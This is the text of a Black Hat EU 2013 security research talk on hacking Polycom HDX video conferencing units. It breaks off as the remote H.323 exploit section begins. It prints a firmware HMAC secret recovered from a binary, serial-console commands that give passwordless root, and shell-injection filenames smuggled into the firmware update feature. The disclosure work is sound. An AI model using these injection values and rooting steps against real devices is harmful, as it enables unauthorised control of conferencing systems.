Hacking Video Conferencing Systems

Moritz Jodeit
moritz.jodeit@nruns.com
Twitter: @moritzj

Agenda

- Attack Surface
- Firmware Analysis
- Device Rooting
- System Architecture
- Vulndev Environment
- Remote H.323 Exploit
- Post Exploitation

Who am I?

- From Hamburg, Germany
- Senior Security Consultant at n.runs AG
- Strong focus on application security
- Did some research on USB security in the past
- Enjoys bug hunting


Background

Background

- Communication between two or more parties
- Transmission over packet-based networks
  - IP or ISDN
- Dedicated vs. Desktop systems

Revenue Market Share

Top Five Enterprise Videoconferencing and Telepresence Vendors



Published by IDC for Q1 2012

Polycom


- One of the leading vendors
- Different telepresence solutions
- Most popular units cost up to $25,000
- Polycom customers
  - Government agencies / ministries worldwide
  - World's 10 largest banks
  - 6 largest insurance companies

Polycom HDX Systems

- Popular video conferencing solution
- Different configurations (HDX 4000 – 9000)
- HDX 7000 HD (our lab equipment)
  - EagleEye HD camera
  - Mica Microphone array
  - Remote control
  - Connected to ext. display

Attack Surface

Attack Surface



Attack Surface

- Polycom HDX Web Interface
- Provisioning Service
- API Interface (serial console or TCP port 24)
- Polycom Command Shell (TCP port 23)
- SNMP
- Video conferencing protocols
  - H.323 and SIP

Attack Surface

- Polycom HDX Web Interface
- Provisioning Service
- API Interface (serial console or TCP port 24)
- Polycom Command Shell (TCP port 23)
- SNMP
- Video conferencing protocols
  - H.323 and SIP

Attack Surface

- Polycom HDX Web Interface
- Provisioning Service
- API Interface (serial console or TCP port 24)
- Polycom Command Shell (TCP port 23)
- SNMP
- Video conferencing protocols
  - H.323 and SIP

Attack Surface

- Polycom HDX Web Interface
- Provisioning Service
- API Interface (serial console or TCP port 24)
- Polycom Command Shell (TCP port 23)
- SNMP
- Video conferencing protocols
  - H.323 and SIP

Attack Surface

- Polycom HDX Web Interface
- Provisioning Service
- API Interface (serial console or TCP port 24)
- Polycom Command Shell (TCP port 23)
- SNMP
- Video conferencing protocols
  - H.323 and SIP

Firmware Analysis

black hat EU 2013

Firmware Analysis


- Software updates at support.polycom.com
- ZIP archives contain single PUP files
- Manual installation or via provisioning server
- Analysis based on version 3.0.5

PUP File Structure

```
$ xxd -g 1 polycom-hdx-release-3.0.5-22695.pup| head -25
0000000: 50 50 55 50 00 30 30 32 00 25 d9 3d 83 e0 b8 a6  PPUP.002.%.=....
0000010: 4c b5 05 cf 41 7f 63 78 0b ae a3 c3 03 47 33 00  L...A.cx.....G3.
0000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 4e 6f 72  .............Nor
0000040: 64 69 63 00 00 00 00 00 00 00 00 00 00 00 00 00  dic.............
0000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 33 2e 30  .............3.0
0000060: 2e 35 00 00 00 00 00 00 00 00 00 00 00 52 65 6c  .5...........Rel
0000070: 65 61 73 65 00 00 00 00 00 00 00 00 00 52 4f 4f  ease.........ROO
0000080: 53 45 56 45 4c 54 00 00 00 00 00 00 00 00 00 00  SEVELT..........
0000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 32 32 36  .............226
00000a0: 39 35 00 00 00 00 00 00 00 00 00 00 00 32 30 31  95...........201
00000b0: 32 2d 30 37 2d 32 33 20 31 39 3a 34 36 3a 34 32  2-07-23 19:46:42
00000c0: 2d 30 35 30 30 00 00 00 00 00 00 00 00 62 75 69  -0500.........bui
00000d0: 6c 64 6d 61 73 74 65 72 00 00 00 00 00 31 30 33  ldmaster.....103
00000e0: 37 34 38 34 30 38 00 00 00 00 00 00 00 67 7a 69  748408.......gzi
00000f0: 70 00 48 44 58 20 39 30 30 36 7c 48 44 58 20 39  p.HDX 9006|HDX 9
0000100: 30 30 34 7c 48 44 58 20 39 30 30 32 7c 48 44 58  004|HDX 9002|HDX
0000110: 20 39 30 30 31 7c 48 44 58 20 38 30 30 30 20 48   9001|HDX 8000 H
0000120: 44 7c 48 44 58 20 38 30 30 30 7c 48 44 58 20 37  D|HDX 8000|HDX 7
0000130: 30 30 30 20 48 44 7c 48 44 58 20 37 30 30 30 7c  000 HD|HDX 7000|
0000140: 48 44 58 20 36 30 30 30 20 48 44 7c 48 44 58 20  HDX 6000 HD|HDX
0000150: 34 30 30 30 20 48 44 7c 48 44 58 20 34 30 30 30  4000 HD|HDX 4000
0000160: 7c 48 44 58 20 34 35 30 30 00 00 00 00 00 00 00  |HDX 4500.......
0000170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

PUP File Structure

- PUP file header
- Bootstrap archive
  - Bootstrap code to install update
  - Main functionality in setup.sh script
- Update package



PUP Header

- Figuring out the PUP header file format
- Found puputils.ppc in extracted firmware
  - Polycom Update Utilities
  - Used to verify and install updates
  - Can be run inside Qemu (Debian on PPC)

```
$ ./puputils.ppc
pc[0]: Welcome to the PUP Utilities.

usage: ./puputils.ppc selftest | genkeys | verify <pup_file>
 <hdx|rabbiteye|diags> | generate <image_file> <pup_file>
 [<supported hw models>] | extract <pup_file> <output_file>

pc[0]: returning PUP_ERR_INVALID_PARAM
```

PUP Header

- Every PUP file starts with fixed PUP file ID
  - "PPUP" or "PPDP"
- Several fixed-size fields
  - Padded with null bytes


Length (bytes)	Description
5	PUP File ID
4	Header Version
20	Header MAC Signature
32	Processor Type
32	Project Code Name
16	Software Version
16	Type of Software
32	Hardware Model
16	Build Number
32	Build Date
16	Build By
16	File Size (without header)
5	Compression algorithm
445	Supported Hardware
81	Signature (ASN.1 encoded)

Length (bytes)	Description
5	PUP File ID
4	Header Version
20	**Header MAC Signature**
32	Processor Type
32	Project Code Name
16	Software Version
16	Type of Software
32	Hardware Model
16	Build Number
32	Build Date
16	Build By
16	File Size (without header)
5	Compression algorithm
445	Supported Hardware
81	**Signature (ASN.1 encoded)**

Header HMAC

- Header HMAC value stored in PUP header
- Verification process
  1. Set Header HMAC field to zero
  2. Calculate HMAC over PUP header
  3. Compare result with stored value
  4. Abort update if result doesn’t match

Header HMAC


WAIT A SECOND...
A MAC FOR FIRMWARE INTEGRITY CHECKS?
memegenerator.net

Header HMAC

- Secret is required for verification
  - Must be stored on the device
  - Can be extracted :)
- Hardcoded in puputils.ppc binary

```
.rodata:1008DD75                        .byte 0xF7 # ¸
.rodata:1008DD76                        .byte 0x57 # W
.rodata:1008DD77                        .byte 0xCC # ¦
.rodata:1008DD78 a_iKWearethechampions:.string ".I#K\rweAREtheCHAMPIONS¢¦"
.rodata:1008DD78                                                # DATA XREF: sub_10001D28+19C↑o
.rodata:1008DD78                                                # verify_PUP_hdr+204↑o
.rodata:1008DD90                        .byte 0xF3 # ¾
.rodata:1008DD91                        .byte 0xD9 # +
.rodata:1008DD92                        .byte 0xFE # ¦
.rodata:1008DD93                        .byte    0
```

Header HMAC

- Secret is required for verification
  - Must be stored on the device
  - Can be extracted :)
- Hardcoded in puputils.ppc binary

```
.rodata:1008DD75                        .byte 0xF7 # ÷
.rodata:1008DD76                        .byte 0x57 # W
.rodata:1008DD77                        .byte 0xCC # ¦
.rodata:1008DD78 a_iKWearethechampions:.string ".I#K\rweAREtheCHAMPIONS¢¦"
.rodata:1008DD78                                                # sub_10001D28+19C↑o
.rodata:1008DD78                                                # verify_PUP_hdr+204↑o
.rodata:1008DD90                        .byte 0xF3 # ¾
.rodata:1008DD91                        .byte 0xD9 # +
.rodata:1008DD92                        .byte 0xFE # ¦
.rodata:1008DD93                        .byte    0
```

Header HMAC

- With the secret we can calculate a valid HMAC
- We didn't reverse the used HMAC algorithm
  - We don't even need a debugger
  - The *correct* HMAC is part of the error message!

```
$ ./puputils.ppc verify modified.pup hdx
pc[0]: Welcome to the PUP Utilities.
pc[0]: Verifying the integrity of the PUP file "modified.pup"

pup file SHA-1 Hash: (160-bit)
11876296a8d432841de41526200543caf10ab020
pc[0]:  {1} Verified that we are working with a .pup file.
pc[0]: {2} PUP header version = 002

MAC: (160-bit)
5c3aa27774bd22ff98a1bd95aef09b3b1e11c6f0
pc[0]: The MAC does not match! The PUP header appears to have been tampered with.
pc[0]: returning PUP_ERR_HDR_MAC_MISMATCH
```

Public Key DSA Signature

- Second protection to prevent file tampering
- Used in addition to the header HMAC
- Verifies integrity of the whole file
  - Including the PUP header
- Signature is stored in PUP header
  - ASN.1 encoded form
- No further analysis conducted

Device Rooting

Device Rooting

- No system level access to the device
- Reasons for getting root access
  - Simplifies bug hunting
  - More device control for fuzzing
    - Process monitoring
    - Restarting processes
  - Makes exploit development a lot easier

HDX Boot Modes

- HDX offers two boot modes
  - Production vs. Development

Development Mode

- Used by Polycom internally
- Can still be enabled in released firmware
- Enables NFS-mounted developer workspace
- Enables telnet server on port 23
- Allows root login without password

Enabling Development Mode

- Development mode enabled in startup script
  - U-Boot environment variable devboot
- Flash variable othbootargs
  - Stores additional kernel parameters
  - Can be used to set devboot variable
- Modifying flash variables...

Polycom Command Shell

- Provided on TCP port 23 or serial console

```
Polycom Command Shell
XCOM host:    localhost port: 4121
TTY name:     /dev/pts/1
Session type: telnet
help
2012-10-22 15:46:48 DEBUG avc: pc[0]: uimsg: [C: help]
2012-10-22 15:46:48 DEBUG avc: pc[0]: Main commands:
2012-10-22 15:46:48 DEBUG avc: pc[0]: ?              addressbook     alias           amxdd
2012-10-22 15:46:48 DEBUG avc: pc[0]: answer         audcodecloop    audcodecreleasea audiocallmix
2012-10-22 15:46:48 DEBUG avc: pc[0]: audiocodec     audioinput      AudioMode       audiomute
2012-10-22 15:46:48 DEBUG avc: pc[0]: audiostats     autoAnswer      bert            bond
2012-10-22 15:46:48 DEBUG avc: pc[0]: bondTimerBase  bri             bufpool         busmon
2012-10-22 15:46:48 DEBUG avc: pc[0]: button         calendar        call            camera
2012-10-22 15:46:48 DEBUG avc: pc[0]: cameratest     caps            channel         clink2
2012-10-22 15:46:48 DEBUG avc: pc[0]: commChannel    conference      config          configdelete
2012-10-22 15:46:48 DEBUG avc: pc[0]: connection     crashtest       cscamera        cspreset
2012-10-22 15:46:48 DEBUG avc: pc[0]: cull           date            dev             device
2012-10-22 15:46:48 DEBUG avc: pc[0]: devmgrether    devmgrspi       dfc             dhcpbound
2012-10-22 15:46:48 DEBUG avc: pc[0]: dhcpdeconfig   dhcpnak         dhcprenew       dial
2012-10-22 15:46:48 DEBUG avc: pc[0]: DTMF           dtmfpayload     eap             ecs
2012-10-22 15:46:48 DEBUG avc: pc[0]: escape         fanctrl         firewall        forward
2012-10-22 15:46:48 DEBUG avc: pc[0]: gatekeeper     gdbcache        getconfinfo     getencryptionst
```

Polycom Command Shell

- Commands to read/write flash variables
  - printenv and setenv

```
-> printenv
[...]
ramdiskaddr=400000
ramdiskfile=ramfs.83xx
ethact=TSEC0
cpurev=3.1
serialnum=862991875B3XRD
ethaddr=00:E0:DB:10:5A:1C
hostname=CHURCHILL_105A1C
serverip=192.168.110.2
rootpath=/home/diags/ldp-2.5-g3/root
bootfile=vmlinux.g3.ldp-2.5
boardrev=2
ldpversion=2.5
boardid=CHURCHILL
[...]
```

Device Rooting

```
$ cu -l ttyUSB0 -s 9600
-> setenv othbootargs "devboot=bogus"
-> reboot
reboot, are you sure? <y,n> y
```

```
$ telnet 192.168.0.219
Trying 192.168.0.219...
Connected to 192.168.0.219.
Escape character is '^]'.

HDX7000.lan login: root
## Error: "vidoutsize" not defined
# id
uid=0(root) gid=0(root)
```

Development Mode

- Not all services enabled in this mode
  - End-user services not running
  - Web interface not started
- Just add permanent root access
  - E.g. in /etc/inetd.conf.production
- Switch back to production mode
  - /opt/polycom/bin/devconvert normal

Device Rooting – Method #2

- Use command injection to root the device
- Not too hard to find (at least in v3.0.5)


- Example: Firmware Update Functionality
  - PUP filename embedded in shell command
  - Just use the following PUP filename

test;logger PWNED;#.pup

```
INFO jvm: pc[0]: system_pthread: ./puputils.ppc verify ../web2/docroot/data/nruns.pup [3512]
```

Device Rooting – Method #2

```
$ cp valid.pup                                                  \
> x.pup\;\`pwd\|cut\ -c1\`opt\`pwd\|cut\ -c1\`\
> polycom\`pwd\|cut\ -c1\`bin\`pwd\|cut\ -c1\`\
> devconvert\ bogus
```



Problems with previous Methods

- Described rooting methods not long-lasting
  - Bugs get fixed
- We could just try to find new bugs
  - Unpredictable time investment
  - Increases effort

Device Rooting – Method #3

- We know the old bugs
- Strategy
  - Downgrade to old (vulnerable) firmware
  - Exploit known vulnerability & persist
  - Re-upgrade to current version
- Removal of downgrade feature less likely

System Architecture

System Architecture

- PowerPC based Linux system
- Kernel 2.6.33.3
- U-Boot boot loader
- Comes with standard binaries
  - busybox
  - wget
  - gdbserver
  - …

Filesystem

Partition	Description	Mounted
/dev/hda1	Boot related files, Linux kernel image	ro
/dev/hda2	Root file system	ro
/dev/hda3	Log and configuration files	rw
/dev/hda4	Factory restore file system	--

- Polycom-specific files reside in /opt/polycom
  - Binaries
  - Configuration files

Configuration Files

- Stored as .dat files in /opt/polycom/dat
- One configuration setting per file
- Text-based files
  - One or more lines of text

Main Processes

- AppMain Java Process
  - GUI
  - Web interface functionality
  - User authentication + crypto functionality
- Polycom AVC
  - H.323
  - SIP

AppMain Java Process

- Code scattered around several JAR files
  - /opt/polycom/bin/*.jar
- Running as root

AppMain Java Process

- Good place to look for web interface bugs
  - Lighttpd communicates with FastCGI
  - Every CGI handler extends class polycom.web.CGIHandler
  - Can easily be identified during code audits
- Also implements user authentication
  - For all device interfaces
  - Place to look for auth bypasses / backdoors

Polycom AVC

- Implemented in /opt/polycom/bin/avc
- Huge non-stripped binary (~ 50 MB)
- Implemented in C
- Running as root
- E.g. implementation of H.323 and SIP
  - and many other complicated protocols…
- What could possibly go wrong? :)

Polycom AVC

- **The** place to look for bugs in videoconferencing protocols
- > 800 xrefs to strcpy()
- > 1400 xrefs to sprintf()
- No exploit mitigations at all
- Easy to reverse engineer due to symbols

Vulndev Environment

Remote Debugging

- Working debug environment helps
  - Eases bug hunting
  - Simplifies exploit development process
- Debugging on the device
  - No option due to memory constraints
- HDX systems come with gdbserver
  - Use *powerpc-linux-gdb* for remote debugging
  - Don’t forget to specify remote shared libs

Remote Debugging

- Remotely attaching to debug stub…

```
$ pwd
/firmware/polycom_swupdate
$ powerpc-linux-gdb polycom/bin/avc
[...]
(gdb) set solib-absolute-prefix nonexistent
(gdb) set solib-search-path ./lib:./usr/lib:./polycom/bin
(gdb) target remote 10.0.0.1:1234
Remote debugging using 10.0.0.1:1234
[...]
```

Watchdog Daemon

- Polycom Watchdog daemon
  - Detects crashes and non-responding processes
  - Reboots the system
- Must be disabled for debugging
  - Just killing watchdogd reboots the system :(
  - Daemon checks for config files on startup
    - /opt/polycom/dat/watchdog_disable.dat
  - Creating that (empty) file disables the daemon

Ready for Bug Hunting…

- But what are we looking for?
  - Finding web interface bugs seems easy
    - But should be blocked in secured environment
  - Same is true for the other admin interfaces
- Signaling protocols must be accepted
  - Either H.323 or SIP
- We focus on H.323 for this case study

Developing Remote Exploit

black hat EU 2013

H.323 Protocol

- Umbrella recommendation from ITU-T
- Consists of several different standards
  - Complexity!
- Some are more important than others
  - From a bug hunting perspective

